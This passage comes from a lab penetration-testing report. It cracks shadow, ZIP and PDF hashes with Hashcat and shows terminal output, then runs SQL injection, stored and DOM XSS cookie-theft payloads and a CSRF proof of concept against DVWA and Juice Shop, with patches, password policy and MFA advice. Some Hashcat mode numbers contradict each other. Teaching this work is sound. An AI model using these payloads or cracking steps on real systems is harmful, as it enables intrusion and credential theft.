$1$K3ue7JZ$7GxELDUpR50hp6cjZ3Bu//
```

Figure 5.7 — Preparing a clean Linux shadow hash file for Hashcat



```
(kali@kali) [~/Course/Mindrisers/taskfolder/hashcat]
$ zip2john /home/kali/Course/Mindrisers/taskfolder/securefile.zip | cut -d: -f2 > zip_hash.txt
ver 2.0 efh 5455 efh 7875 securefile.zip/metaspitable2shadow.txt PKZIP Encr: TS_chk, cm
plen=1086, decmplen=2827, crc=72AC0DDA ts=54A1 cs=54a1 type=8
ver 2.0 efh 5455 efh 7875 securefile.zip/metaspitable2passwd.txt PKZIP Encr: TS_chk, cm
plen=640, decmplen=1581, crc=68824E6C ts=548B cs=548b type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(kali@kali) [~/Course/Mindrisers/taskfolder/hashcat]
$ nano zip_hash.txt

(kali@kali) [~/Course/Mindrisers/taskfolder/hashcat]
$ cat zip_hash.txt
$pkzip$2*1*1*0*8*24*54a1*a57b4fd56dcf45ba102057d21ddaf47ce83e2f238165a05534627859f5f8550
7bcfa19f7*2*0*280*62d*68824e6c*4a0*52*8*280*548b*2f682971f9064db262832ae11d10ba8e72d4422
4235e80b35c7d46a441d97881947fe6845b0b853a730045c769501463b0790edec5837f219163ac4876a0754
9e3437b1462393463727ecab9f35427d24dcf5c43c8ed2b400e2d4fb515a36f232549ec515ad4c4ec2f2e980
7edf28191e7d25131eb2226c6786050260cafd2b574c5d14f181f9231cb3aaa2bbf5588645fae59e86004ffa
0e4449e2165a6fea5fd07bcf0f01b32817ba896ad1871450fa04d4ddc659aad24d8bfe8777864819c4ce218a
d4d7ef03f9262bc7eff0989d19e5560af02039b2331b9878111978ed8e3cc27a2ee33f88357cc2613b8f8ce5
82d606e0b2d9a74782f6c7285e67422064ea93e57bcbee626fec749877aade48bf5fc7908eaa3179703e8b62
a52023a4154ab51a40daed427d216c2c1686b192bf757ee03ec8840d3a5acfc8c8657e570e17a9cc5ccf9401e
b4984ac4600122a632ccc6019c1bc1bfbf7dde3a3ef4c40fd5193e1b377b0db8900bf806bb6c2e0a5252d0a5
2901544cf04c994a55c0f51125e2fef992a3efd3a48cbc22271aa04046c9b38b8f7930c3f3dde774a8e247ff
573a72bde5de9b86d3a16ba80fc8fdb8d3eaf6b8b5432d9f18cb3c1a590d0b6d650ca3d4df7629d1f3ac3286
01baa5a863880b587ef8dba39ba696211f4244f7406e93562a6d306c5143473c427bf528ebcaa7d3dd0ce3fc
8345d3d4ef503f0b2f1f58a2d947c32af6337a12fe9c8fe2e13da556489093c519a2c10670334c134930c5db
0cabad9f2696a557074d9cb463b44c4ad21bede5cf736743919e03514d57799a776cb7119d5f0501547ecd42
9889c5b92c083903530e4b1d35a3f8214949d98d853a3dd29341987a6437d7dce5827dbe03776f376fc3c842
65bffc324*$/pkzip$
```

Figure 5.8 — Extracting a clean ZIP hash string with zip2john and cut

```
(kali@kali)~[~/Course/Mindrisers/taskfolder/hashcat]
$ pdf2john /home/kali/Course/Mindrisers/taskfolder/secureethical.pdf | cut -d: -f2 > pdf_hash.txt

(kali@kali)~[~/Course/Mindrisers/taskfolder/hashcat]
$ cat pdf_hash.txt
$pdf$5*6*256*-4*1*16*981a6b3696a37f4489461bd0f0039a91*48*939a71c772ef94ef2a2cdc9295e9379e1
df642423cc0cb4de1cb45577f786e0f92f704a90364c26a7c97da15261a2040*48*ee603ca050fa920488fb09a
2337b71afc8610f1feebee02276083cf0d23c3bdb681d01f30942a1c4c9d13c380d0b909d*32*d7a67f08a279d
70f57082f8460fc665a40686f7a0e84d0b903bd9b90f80cf80b*32*782b865a1bea4d20d6312d8264481c390e7
305fa4961bfad13b7e27cca44bed9
```

Figure 5.9 — Extracting a clean PDF hash string with pdf2john and cut

5.2.2 Phase 2 — Identifying the Hash Mode (-m)

Hashcat requires the exact hash type to be declared via the -m flag; an incorrect mode produces a signature mismatch or a failed crack.

Source Material	Hash Type	Hashcat Mode
Generic MD5	MD5	-m 0
Generic SHA-256	SHA256	-m 1400
Linux Shadow File	SHA-512 Crypt	-m 1800
Protected ZIP	WinZip / PKZIP	-m 13600 or -m 17220
Protected PDF	PDF 1.4–1.6 (Acrobat 5–8)	-m 10500

5.2.3 Phase 3 — Execution Methods

Straight / Dictionary Attack (-a 0)

Tests the target hash against a wordlist of millions of pre-computed real-world passwords.

```
hashcat -a 0 -m 500 linux_hashes.txt passwordlist.txt
hashcat -a 0 -m 17220 zip_hash.txt passwordlist.txt
hashcat -a 0 -m 10600 pdf_hash.txt passwordlist.txt
hashcat -a 0 -m 0 generic_hash.txt passwordlist.txt
```

Combinator Attack (-a 1)

Combines every word from one wordlist with every word from a second (e.g. Winter + 2026 → Winter2026).

```
hashcat -a 1 -m 1400 hashcat_target.txt list1.txt list2.txt
```

Brute-Force / Mask Attack (-a 3)

Systematically runs through character combinations based on a defined placeholder pattern.

```
hashcat -a 0 -m 500 linux_hashes.txt Admin?d?d?d
```

Hybrid Attack — Wordlist + Mask (-a 6)

Appends dynamic brute-forced characters directly to the end of each dictionary word.

```
hashcat -a 6 -m 1800 hashcat_target.txt /usr/share/wordlists/rockyou.txt ?d?d
```



```

(kali@kali)-[~/Course/Mindrisers/taskfolder/hashcat]
$ hashcat -a 0 -m 500 linux_hashes.txt passwordlist.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, S
LEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====

* Device #01: cpu-skylake-avx512-Intel(R) Core(TM) i7-1065G7 CPU @ 1.30GHz, 1101/2203 MB (
512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashfile 'linux_hashes.txt' on line 2 ($1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0k): Token length
exception

* Token length exception: 1/7 hashes
  This error happens if the wrong hash type is specified, if the hashes are
  malformed, or if input is otherwise not as expected (for example, if the
  --username or --dynamic-x option is used but no username or dynamic-tag is present)

Hashes: 6 digests; 6 unique digests, 6 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

```

Figure 5.10 — Hashcat dictionary attack against Linux SHA-512 hashes

```

Dictionary cache built:
* Filename..: passwordlist.txt
* Passwords.: 20009
* Bytes.....: 161980
* Keyspace..: 20009
* Runtime...: 0 secs

$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:123456789
$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:msfadmin
$1$kR3ue7JZ$7GxELDUpR50hp6cjZ3Bu//:service
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target.....: linux_hashes.txt
Time.Started.....: Sun Jul 26 21:48:17 2026 (8 secs)
Time.Estimated...: Sun Jul 26 21:48:25 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (passwordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 8656 H/s (20.55ms) @ Accel:53 Loops:1000 Thr:1 Vec:16
Recovered.....: 3/6 (50.00%) Digests (total), 3/6 (50.00%) Digests (new), 3/6 (50.00%)
Salts
Progress.....: 120054/120054 (100.00%)
Rejected.....: 0/120054 (0.00%)
Restore.Point...: 20009/20009 (100.00%)
Restore.Sub.#01..: Salt:5 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: password19 → grainne
Hardware.Mon.#01.: Util: 77%

```

Figure 5.11 — Hashcat session results, recovered credentials and cracking speed

```

$ hashcat -a 0 -m 10600 pdf_hash.txt passwordlist.txt

hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, S
LEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====

* Device #01: cpu-skylake-avx512-Intel(R) Core(TM) i7-1065G7 CPU @ 1.30GHz, 1101/2203 MB (
512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 127
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

```

Figure 5.12 — Hashcat cracking the protected PDF hash

```

Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1578.6 kH/s (0.57ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 20011/20011 (100.00%)
Rejected.....: 0/20011 (0.00%)
Restore.Point....: 20011/20011 (100.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: emo4life -> p0ssword123
Hardware.Mon.#01.: Util: 27%

Started: Sun Jul 26 21:54:42 2026
Stopped: Sun Jul 26 21:55:08 2026

(kali@kali)-[~/Course/Mindrisers/taskfolder/hashcat]
$ hashcat -a 0 -m 17220 zip_hash.txt passwordlist.txt --show
$pkzip$2*1*1*0*8*24*54a1*a57b4fd56dcf45ba102057d21ddaf47ce83e2f238165a05534627859f5f85507b
cfa19f7*2*0*280*62d*68824e6c*4a0*52*8*280*548b*2f682971f9064db262832ae11d10ba8e72d44224235
e80b35c7d46a441d97881947fe6845b0b853a730045c769501463b0790edec5837f219163ac4876a07549e3437
b1462393463727ecab9f35427d24dcf5c43c8ed2b400e2d4fb515a36f232549ec515ad4c4ec2f2e9807edf2819
1e7d25131eb2226c6786050260cafd2b574c5d14f181f9231cb3aaa2bbf5588645fae59e86004ffa0e4449e216
5a6fea5fd07bcf0f01b32817ba896ad1871450fa04d4ddc659aad24d8bfe8777864819c4ce218ad4d7ef03f926
2bc7eff0989d19e5560af02039b2331b9878111978ed8e3cc27a2ee33f88357cc2613b8f8ce582d606e0b2d9a7
4782f6c7285e67422064ea93e57bcbec626fec749877aade48bf5fc7908eaa3179703e8b62a52023a4154ab51a
40daed427d216c2c1686b192bf757ee03ec8840d3a5acf8c8657e570e17a9cc5ccf9401eb4984ac4600122a632
ccc6019c1bc1bfbf7dde3a3ef4c40fd5193e1b377b0db8900bf806bb6c2e0a5252d0a52901544cf04c994a55c0
f51125e2fef992a3efd3a48cbc22271aa04046c9b38b8f7930c3f3dde774a8e247ff573a72bde5de9b86d3a16b
a80fc8fdb8d3eaf6b8b5432d9f18cb3c1a590d0b6d650ca3d4df7629d1f3ac328601baa5a863880b587ef8dba3
9ba696211f4244f7406e93562a6d306c5143473c427bf528ebcaa7d3dd0ce3fc8345d3d4ef503f0b2f1f58a2d9
47c32af6337a12fe9c8fe2e13da556489093c519a2c10670334c134930c5db0cabad9f2696a557074d9cb463b4
4c4ad21bede5cf736743919e03514d57799a776cb7119d5f0501547ecd429889c5b92c083903530e4b1d35a3f8
214949d98d853a3dd29341987a6437d7dce5827dbe03776f376fc3c84265bffc324*$/pkzip$:Password

```

Figure 5.13 — Hashcat cracking the protected ZIP hash and displaying results with --show

5.2.4 Phase 4 — Troubleshooting & Session Control

Bypassing hardware warnings: in a VM without native GPU drivers, Hashcat may refuse to run; `--force` allows CPU-only execution.

```
hashcat --force -a 0 -m 0 generic_hashes.txt passwordlist.txt
```

```

└─$ hashcat --force -a 0 -m 0 generic_hash.txt passwordlist.txt
hashcat (v7.1.2) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, S
LEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====

* Device #01: cpu-skylake-avx512-Intel(R) Core(TM) i7-1065G7 CPU @ 1.30GHz, 1101/2203 MB (
512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.
For more information, see https://hashcat.net/faq/potfile

```

Figure 5.14 — Forcing Hashcat to run on CPU with `--force`

Viewing cracked passwords: Hashcat logs all recovered credentials to an internal potfile.

```
hashcat -a 0 -m 500 linux_hashes.txt --show
```

```

(kali@kali)-[~/Course/Mindrisers/taskfolder/hashcat]
└─$ hashcat -a 0 -m 500 linux_hashes.txt --show
Hashfile 'linux_hashes.txt' on line 2 ($1$fUX6BPot$MiyC3Up0zQJqz4s5wFD9l0k): Token length
exception

* Token length exception: 1/7 hashes
  This error happens if the wrong hash type is specified, if the hashes are
  malformed, or if input is otherwise not as expected (for example, if the
  --username or --dynamic-x option is used but no username or dynamic-tag is present)

$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:123456789
$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:msfadmin
$1$kR3ue7JZ$7GxELDpr50hp6cjZ3Bu//:service

```

Figure 5.15 — Displaying all previously cracked Linux hashes via `--show`

5.3 Enterprise Secure Password Policy Recommendations

The following policy baselines are recommended to eliminate the classes of vulnerability exploited by the tools above:

- **Minimum Length:** Enforce a strict minimum of 14 characters to resist brute-force calculations.
- **Complexity Rules:** Require a mixture of uppercase, lowercase, numbers, and special symbols to break predictable dictionary patterns.
- **No Arbitrary Rotations:** Eliminate forced 90-day password changes, which push users toward predictable incremental passwords (Password1!, Password2!).
- **Banned Password Lists:** Deploy a validation blacklist (e.g. the Have I Been Pwned API) to reject common phrases or compromised passwords at creation time.
- **Cryptographic Salting & Hashing:** Never store plaintext passwords. Use slow, resource-heavy algorithms such as Argon2id or bcrypt with per-user salts to make high-speed GPU cracking mathematically infeasible.

5.4 Multi-Factor Authentication (MFA) Safeguards

MFA adds a second layer of defense so that even a successfully cracked password hash cannot be used alone to access an account.

- **Primary Implementation:** Phishing-resistant MFA using FIDO2/WebAuthn hardware security keys (e.g. YubiKeys) or device-bound passkeys.
- **Secondary Implementation:** Time-Based One-Time Passwords (TOTP) via dedicated software authenticators (Google Authenticator, Microsoft Authenticator).
- **Prohibited Methods:** Deprecate SMS and voice-call authentication, which are highly susceptible to SIM-swapping, interception, and social engineering.
- **Contextual Protection:** Enable Conditional Access Policies that trigger additional verification when a login occurs from an unexpected location, unfamiliar device, or anomalous IP.

5.5 Section 5 Summary

Both John the Ripper and Hashcat successfully recovered plaintext passwords from Linux shadow hashes and from password-protected ZIP and PDF files created for this exercise, using dictionary, rule-based, and brute-force techniques. The exercise confirms that weak or default credentials — already observed in Sections 3 and 4 (VNC default password, blank database root passwords) — remain crackable within minutes using freely available wordlists. The password-policy and MFA controls above directly address this root cause and should be treated as the top remediation priority alongside the patching of the CRITICAL-rated vulnerabilities identified in Section 3.

Section 6 — Secure Coding & Mitigation

This section documents the identification, exploitation, and remediation of security flaws in two intentionally vulnerable web applications: DVWA (Damn Vulnerable Web Application) and OWASP Juice Shop. For each flaw, the vulnerable source code is isolated, the exploit is demonstrated, and a concrete, tested code-level patch is provided. A consolidated secure-coding guide follows the case studies.

6.1 Target Application: DVWA (Damn Vulnerable Web Application)

Flaw 1 — SQL Injection (Authentication Bypass / Data Extraction)

Vulnerable source code location: dvwa/vulnerabilities/sqli/source/low.php

```
$query = "SELECT first_name, last_name FROM users
WHERE user_id = '$id'";
```

The Flaw: the \$id variable is concatenated directly into the SQL string without sanitization or parameterization, allowing attacker-supplied input to be interpreted as part of the SQL command itself.

Test payload (entered into the User ID field):

```
%' OR '1'='1
```

Result: instead of returning a single record, the application returned every row in the users table (admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith), confirming the injection point.




Figure 6.1 — DVWA SQL Injection: authentication bypass payload returns all user records

Exploitation and data gathering (UNION-based extraction):

```
# Fingerprint the database
1' UNION SELECT version(), database()-- -

# Enumerate table names
1' UNION SELECT null, table_name FROM information_schema.tables
WHERE table_schema='dvwa'-- -

# Enumerate column names
1' UNION SELECT null, column_name FROM information_schema.columns
WHERE table_name='users' AND table_schema='dvwa'-- -
```

```
# Dump credentials
1' UNION SELECT user, password FROM users-- -
```

Result: the database was fingerprinted as MariaDB 10.1.26, the users and guestbook tables were enumerated, the users table's column structure (user_id, first_name, last_name, user, password, avatar, last_login, failed_login) was revealed, and password hashes for five accounts (admin, gordonb, 1337, pablo, smithy) were fully exfiltrated.

The screenshot shows a web application interface with a 'User ID' input field and a 'Submit' button. Below the input field, the results of a SQL injection attack are displayed in red text. The results show six rows of data, each starting with the SQL query 'ID: 1' UNION SELECT user, password FROM users-- -'. The first row shows 'First name: admin' and 'Surname: admin'. The second row shows 'First name: admin' and 'Surname: 5f4dcc3b5aa765d61d8327deb882cf99'. The third row shows 'First name: gordonb' and 'Surname: e99a18c428cb38d5f260853678922e03'. The fourth row shows 'First name: 1337' and 'Surname: 8d3533d75ae2c3966d7e0d4fcc69216b'. The fifth row shows 'First name: pablo' and 'Surname: 0d107d09f5bbe40cade3de5c71e9e9b7'. The sixth row shows 'First name: smithy' and 'Surname: 5f4dcc3b5aa765d61d8327deb882cf99'.

Figure 6.2 — DVWA SQL Injection: UNION-based dump of usernames and password hashes

Patch — Parameterized Query (Prepared Statement):

```
<?php
// 1. Prepare the SQL statement with a placeholder
$data = $db->prepare('SELECT first_name, last_name
FROM users WHERE user_id = (:id);');

// 2. Bind the input explicitly, typed as an integer
$data->bindParam(':id', $id, PDO::PARAM_INT);

// 3. Execute the safe query and fetch the result
$data->execute();
$row = $data->fetch();
?>
```

This forces the database engine to treat user input strictly as a literal value rather than executable SQL, eliminating the injection vector regardless of what characters the input contains.

Flaw 2 — Stored Cross-Site Scripting (XSS)

Vulnerable source code location: dvwa/vulnerabilities/xss_s/source/low.php

```
$query = "INSERT INTO guestbook (comment, name) VALUES
('$message', '$name');";
```

The Flaw: user-supplied \$message is saved directly to the database and rendered back to the browser without HTML-entity encoding, allowing injected JavaScript to execute inside another user's session.

Test payload (entered into the guestbook Message field):

```
<script>alert(document.cookie);</script>
```

Result: every time the guestbook page was reloaded — by any visitor — a pop-up displayed the active session cookie, proving the malicious script was persistently stored and executed in the application's rendering context.




Figure 6.3 — DVWA Stored XSS: injected script executes and leaks the session cookie

Patch — HTML Entity Encoding before storage/render:

```
<?php
// Sanitize inputs before saving or rendering to the screen
$message = htmlspecialchars($message, ENT_QUOTES, 'UTF-8');
$name     = htmlspecialchars($name, ENT_QUOTES, 'UTF-8');

// Data can now be safely inserted or printed to the DOM
$data = $db->prepare('INSERT INTO guestbook (comment, name)
    VALUES (:message, :name);');
$data->bindParam(':message', $message, PDO::PARAM_STR);
$data->bindParam(':name', $name, PDO::PARAM_STR);
$data->execute();
?>
```

Encoding converts dangerous characters such as < and > into inert text equivalents (< and >), so any injected markup renders as harmless text instead of being executed as code.

Flaw 3 — Cross-Site Request Forgery (CSRF)

Vulnerable source code location: dvwa/vulnerabilities/csrf/source/low.php

```
$password_new = $_GET['password_new'];
$password_conf = $_GET['password_conf'];
// Application updates the password immediately if they match
```

The Flaw: the application performs no verification that the password-change request genuinely originated from the logged-in user acting intentionally, rather than from a hidden request triggered by a third-party page.

Proof-of-concept exploit (exploit.html), simulating an attacker-hosted page:

```
<!DOCTYPE html>
<html>
```



```
<head><title>Win a Free Prize!</title></head>
<body>
  <h1>Congratulations! You've won a free prize!</h1>
  <!-- Hidden image forces a silent GET request to the target site -->
  
</body>
</html>
```

Result: while logged into DVWA in the same browser, simply opening the attacker's page silently changed the account password to "hacked" — no click or visible interaction required.




Figure 6.4 — DVWA CSRF: password silently changed via the forged request

Patch — Anti-CSRF Token Validation:

```
<?php
session_start();

// 1. Generate a secure token if it does not already exist
if (empty($_SESSION['session_token'])) {
    $_SESSION['session_token'] = bin2hex(random_bytes(32));
}

// 2. Validate the incoming request token against session storage
if (!isset($_REQUEST['user_token']) ||
    $_REQUEST['user_token'] !== $_SESSION['session_token']) {
    die("CSRF Token Validation Failed. Request Denied.");
}
// Proceed with the password update only if the token matches
?>
```

The corresponding HTML form must also carry the token as a hidden field:

```
<input type="hidden" name="user_token"
      value="<?php echo $_SESSION['user_token']; ?>">
```

Because the token is unique per session and unpredictable, a third-party page cannot forge a valid request, closing the CSRF gap.

6.2 Supplementary Validation: OWASP Juice Shop

To confirm the patterns above generalize beyond DVWA, the same three vulnerability classes — plus a fourth, broken access control — were also validated against OWASP Juice Shop, a modern Node.js/Angular application, deployed via Docker (sudo docker run -d -p 3000:3000 bkimminich/juice-shop).

Flaw 1 — SQL Injection (Authentication Bypass via Login)

Vulnerable source code location: routes/login.js

```
models.sequelize.query(`SELECT * FROM Users WHERE
email = '${req.body.email} || ''' AND password =
'${security.hash(req.body.password || '')}' AND
deletedAt IS NULL`, { model: models.User, plain: true })
```

Test payload (Email field, any value in Password):

```
' OR 1=1 --
```

Figure 6.5 — OWASP Juice Shop: SQL injection payload entered into the login form

Result: password verification was bypassed entirely, authenticating as the first record in the Users table — the system administrator account (admin@juice-sh.op).




Figure 6.6 — OWASP Juice Shop: authenticated as the administrator account after bypass

Patch — Sequelize bind parameters (replacement maps):

```
models.sequelize.query(
  'SELECT * FROM Users WHERE email = :email AND
  password = :password AND deletedAt IS NULL',
  {
    replacements: {
      email: req.body.email,
      password: security.defaultKey(req.body.password)
    },
    model: models.User,
    plain: true
  }
)
```

Flaw 2 — DOM-Based / Reflected XSS via Search

Vulnerable source code location: frontend/src/app/search-result/search-result.component.ts

```
// Explicitly trusts the raw incoming string, bypassing Angular's sanitizer
this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParams);
```

Test payload (search bar):

```
<iframe src="javascript:alert(`XSS`)">
```

Result: the payload executed immediately, and a follow-up payload using document.cookie confirmed the flaw could leak the active session cookie and JSON Web Token (JWT) via the URL's q parameter.

